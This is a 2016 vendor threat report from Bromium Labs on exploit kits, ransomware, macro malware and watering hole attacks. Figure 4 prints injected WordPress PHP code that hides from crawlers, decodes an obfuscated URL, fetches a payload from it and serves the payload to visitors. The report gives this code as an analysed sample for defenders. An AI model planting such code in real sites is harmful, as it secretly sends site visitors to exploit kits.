Threat Report

Endpoint Exploitation Trends: 1H 2016

Bromium Labs Research Brief

Bromium®

Table of Contents

Executive Summary

"Microsoft's moves to add protection seem to be paying off."

The first half of 2016 has seen new developments and interesting trends in the way bad actors and malware authors have adapted to better exploit the current digital landscape. The key takeaway for business, IT and security leaders is that no one is immune from increased and costly attacks. Executives need to understand the changing threats and threatscape, and be aware of the associated risks. This report provides guidance on both. Here are some the trends we've observed at Bromium Labs.

Details follow in the report.

- Microsoft's move to add advanced protection to its products seem to be paying off. We're still seeing a large set of vulnerabilities, but fewer ways to exploit them.
- Malware authors have adapted to this by focusing more heavily on ransomware, which prevents users from accessing their systems until the ransoms are paid.
- Malware authors are also attacking users via email spam and documents with macro-based threats as a result.
- Adobe Flash remains the favorite for launching attacks, and the browser plugin that is most frequently exploited by hackers.
- Hackers are changing the software kits they use to identify software vulnerabilities, with Neutrino and Rig seeming to be the new favorites.
- One of the most popular methods of cyber attack that persists is for hackers to infect a website or 'watering hole' popular with a given group of users.
- Almost all of the malware that we saw was unique; which indicates malware seems to be changing rapidly making it even harder to detect and remediate.

Exploitation Trends


Drive-by-download attacks, where a user picks up malware from an infected website, are still among the main methods of cyber attack. These attacks typically target:

- **Web browsers:** Microsoft Internet Explorer, Mozilla Firefox, Google Chrome
- **Browser plug-ins:** Adobe Flash, Microsoft Silverlight, Oracle Java RE
- **Applications:** Microsoft Office, Adobe Reader

At Bromium Labs, we tracked more vulnerabilities this year compared to previous years, and they tended to be more complex than before (Figure 1).

FIGURE 1: EXPLOITATION COMPLEXITY PER YEAR (2014, 2015, 2016)

Source: NVD (National Vulnerability Database)




This increase in complex vulnerabilities reflects vendors' growing attention to security.

Not all vulnerabilities are exploitable and not all exploitable ones are actually used in attacks.

"Using old exploitation techniques has become harder."

We can get a good estimate of which software systems are at greatest risk by looking at how many off-the-shelf attack kits (or 'exploits') and proof-of-concepts (PoCs) they had in H1 2016 (Figure 2).

FIGURE 2
Source: NVD (National Vulnerability Database)



Just like last year, Adobe Flash has the most exploits and PoCs. Although some vendors block Flash or have dropped support for it, it is still prevalent among users and therefore remains one of the preferable targets for cybercriminals.

Earlier this year, several exploit kits adopted a Silverlight exploit called CVE-2016-0034[1], which until recently had been pretty much ignored by attackers.

With improvements in operating system and browser security, using existing, and old exploitation techniques has become harder, so we should expect attackers to expand onto other browser plug-ins and add-ons.

Exploit Kit Activity

"Occasional arrests won't have a long-lasting impact."

Although modern browsers have improved security, drive-by-download attacks are still common. An exploit kit is the main tool used by cybercriminals to conduct web attacks. The most prevalent exploit kits in the first half of 2016 were:

- Neutrino
- Rig
- Angler
- Nuclear

It is notable that the Angler and Nuclear exploit kits disappeared in the first week of June[2]. The rationale behind this activity is unclear but criminal groups seem to have switched to Neutrino and Rig to keep their malware campaigns going.

Threat Landscape

At Bromium Labs, we don't expect this to affect the threat landscape significantly. We saw a similar activity in 2013 when the author of Black Hole (at the time the market leader) was arrested. People simply switched to other kits on the market.

The key takeaway here is that occasional arrests won't have a long-lasting impact on the threat landscape. This demonstrates how well structured and resilient the underground cybercrime industry is.

Crypto-Ransomware Exploit Explosion


The number of crypto-ransomware families has been growing since late 2013. Dozens of new exploit families have been released since the beginning of the year. These programs encrypt a user's data so it cannot be accessed until the user pays for a decryption key.

The current market leader appears to be Locky (Figure 3), which can infect removable drives and RAM disks.

"Ransom attacks are equal opportunity attacks."

FIGURE 3: DISTRIBUTION OF CRYPTO-RANSOMWARE

Source: ransomwaretracker.abuse.ch



Writing crypto-ransomware appears to be the new norm in the cybercrime underground. Many new samples are being released every day. Most of them, however, have implementation flaws, some of which allow decrypting without the key.

Some, unfortunately, will not restore files even if you pay.

Back in May, the gang responsible for TeslaCrypt shut their product down and released the decryption keys[3]. Its activity seems to have stopped after May, even though it used to be among the most prevalent ransomware families. Despite making big news, this did not affect the overall malware landscape.

"We noticed few new tricks used to avoid detection."

Specific Industries

In our analysis, there's no evidence that specific industries, such as healthcare or financial services, are specifically targeted. The bad guys are equal opportunity attackers when it comes to different verticals—they go where the data and money are.

Attackers using ransomware campaigns seem to hit mass groups and when they happen to get a hospital or bank, they exploit the fact that those institutions have a reputation for paying the ransom.

Macro Malware Keeps Evolving

When exploits are hard to produce, criminals turn to social engineering. Spam emails containing Microsoft Word documents with embedded malicious code are particularly popular. The malicious document is sent to the victim and may even contain the victim's name.

An email title may be something like "Subpoena Case" or "Court Order", so that it is hard for the victim to ignore it. Typically, a Visual Basic macro executes and downloads a malware that is then executed from the attacker's server.

In 2016 Bromium Labs noticed a few new tricks used by macro malware to avoid detection, such as:

- Using a Microsoft Office Package object to transport malicious code. This can be automatically dropped into a user's %temp% folder by creating a copy of the document with the .rtf extension and opening it[4].
- Downloading malicious executables from GitHub. An HTTPS connection to a reputable website might be overlooked by antiviruses and Host Intrusion Prevention Systems[5].
- Hiding malicious code in a text form[6] to move the code from the macro to somewhere safer, where antiviruses might not look.
- Looking for virtual machine-related artifacts. This trick is supposed to keep the malware hidden from automated analysis sandboxes. It searches for strings like "VMWare", "Xen", "VirtualBox" and so on[7].

Watering Hole Attacks Continue Unabated

"Many compromised sites are a result WordPress vulnerabilities."

Bromium Labs observed several attacks launched via compromised web servers. The attacks typically redirect the victims to these webs servers, most of which are compromised WordPress websites.

Many of these compromised sites are a result of automated attacks scanning for WordPress vulnerabilities. In one example, attackers modified and hid the malicious code in the bootstrap scripts. Visitors to the site were redirected to an exploit kit (Figure 4).

FIGURE 4: WORDPRESS VISITORS WERE REDIRECTED TO AN EXPLOIT KIT

```
$cookie_name = 'PHP_SESSION_PHP';
if (!$bad_url AND !isset($_COOKIE[$cookie_name]) AND empty($echo_done) AND !empty($_SERVER['HTTP_USER_AGENT']) AND (s
  ubstr(trim($_SERVER['REMOTE_ADDR']), 0, 6) != '74.125') AND !preg_match('/(
  googlebot|msnbot|yahoo|search|bing|ask|indexer)/i', $_SERVER['HTTP_USER_AGENT'])) {
//     setcookie($cookie_name, mt_rand(1, 1024), time() + 60 * 60 * 24 * 7, '/');
//         $url = base64_decode('a3d3czksLDI2Mi0xMjQtNjQtMjQ7LGFvbGQsPGFmd2IldnduXHBsdnFgZj4yOzs0OTUxNTYxOjk0NDs=');
    $url = decrypt_url('a3d3czksLDI2Mi0xMjQtNjQtMjQ7LGFvbGQsPGFmd2IldnduXHBsdnFgZj4yOzs0OTUxNTYxOjk0NDs=');
    $code = request_url_data($url);
//     if (!empty($code) AND base64_decode($code) AND preg_match('#[a-zA-Z0-9+/]+={0,3}#is', $code, $m)) {
    if (($code = request_url_data($url)) AND $decoded = base64_decode($code, true)) {
        $echo_done = true;
        print $decoded;
    }
}//iend
```

Conclusion

Machine timescale attacks are becoming more prevalent, as most AV vendors perform multiple updates per day just to try keep up. However, this is a losing game. Most new malware is seen for less than 60 seconds before it morphs into a unique variant specific to the victim. Current malicious detection capabilities are not enough, simply because they rely on a "patient zero approach" where someone has to be victim before the enterprise can respond to the threat. Instead, we recommend dramatically reducing the attack surface by isolating attacks and limiting the damage they can cause as an efficient way to prevent the spread of the attack and then using the threat information to accelerate response.

For more information

Want to learn more? Contact your Bromium sales representative or Bromium channel partner. Visit us at www.bromium.com.

ABOUT BROMIUM

We have transformed enterprise security by focusing on the endpoint. Using our revolutionary isolation technology, we turn endpoint liability into assets that defeat cyber attacks. Unlike antivirus or other detection-based defenses, which can't stop modern attacks, we use enterprise monitoring and micro-virtualization to keep users secure while delivering significant cost savings by reducing and even eliminating false alerts, urgent patching, and remediation—we augment traditional security with a comprehensive, defense-grade platform trusted by the U.S. federal government and security-conscious companies around the world.

1 http://malware.dontneedcoffee.com/2016/02/cve-2016-0034.html

2 https://threatpost.com/nuclear-angler-exploit-kit-activity-has-disappeared/118842/

3 http://www.darkreading.com/endpoint/teslacrypt-ransomware-group-pulls-plug-releases-decrypt-key/d/d-id/1325616

4 https://labs.bromium.com/2016/02/03/macro-redux-the-premium-package/

5 https://labs.bromium.com/2016/03/09/macro-malware-connecting-to-github/

6 https://blogs.mcafee.com/mcafee-labs/macro-malware-associated-dridex-finds-new-ways-hide/

7 https://labs.bromium.com/2016/05/25/am-i-in-a-vm-the-tale-of-a-targeted-phish/

Bromium®

Bromium, Inc.
20813 Stevens Creek Blvd
Cupertino, CA 95014
info@bromium.com
+1.408.213.5668

Bromium UK Ltd.
Lockton House
2nd Floor, Clarendon Road
Cambridge CB2 8FH
+44.1223.314914

For more information go to www.bromium.com
or contact sales@bromium.com

RPT.TR1H2016.US-EN.1609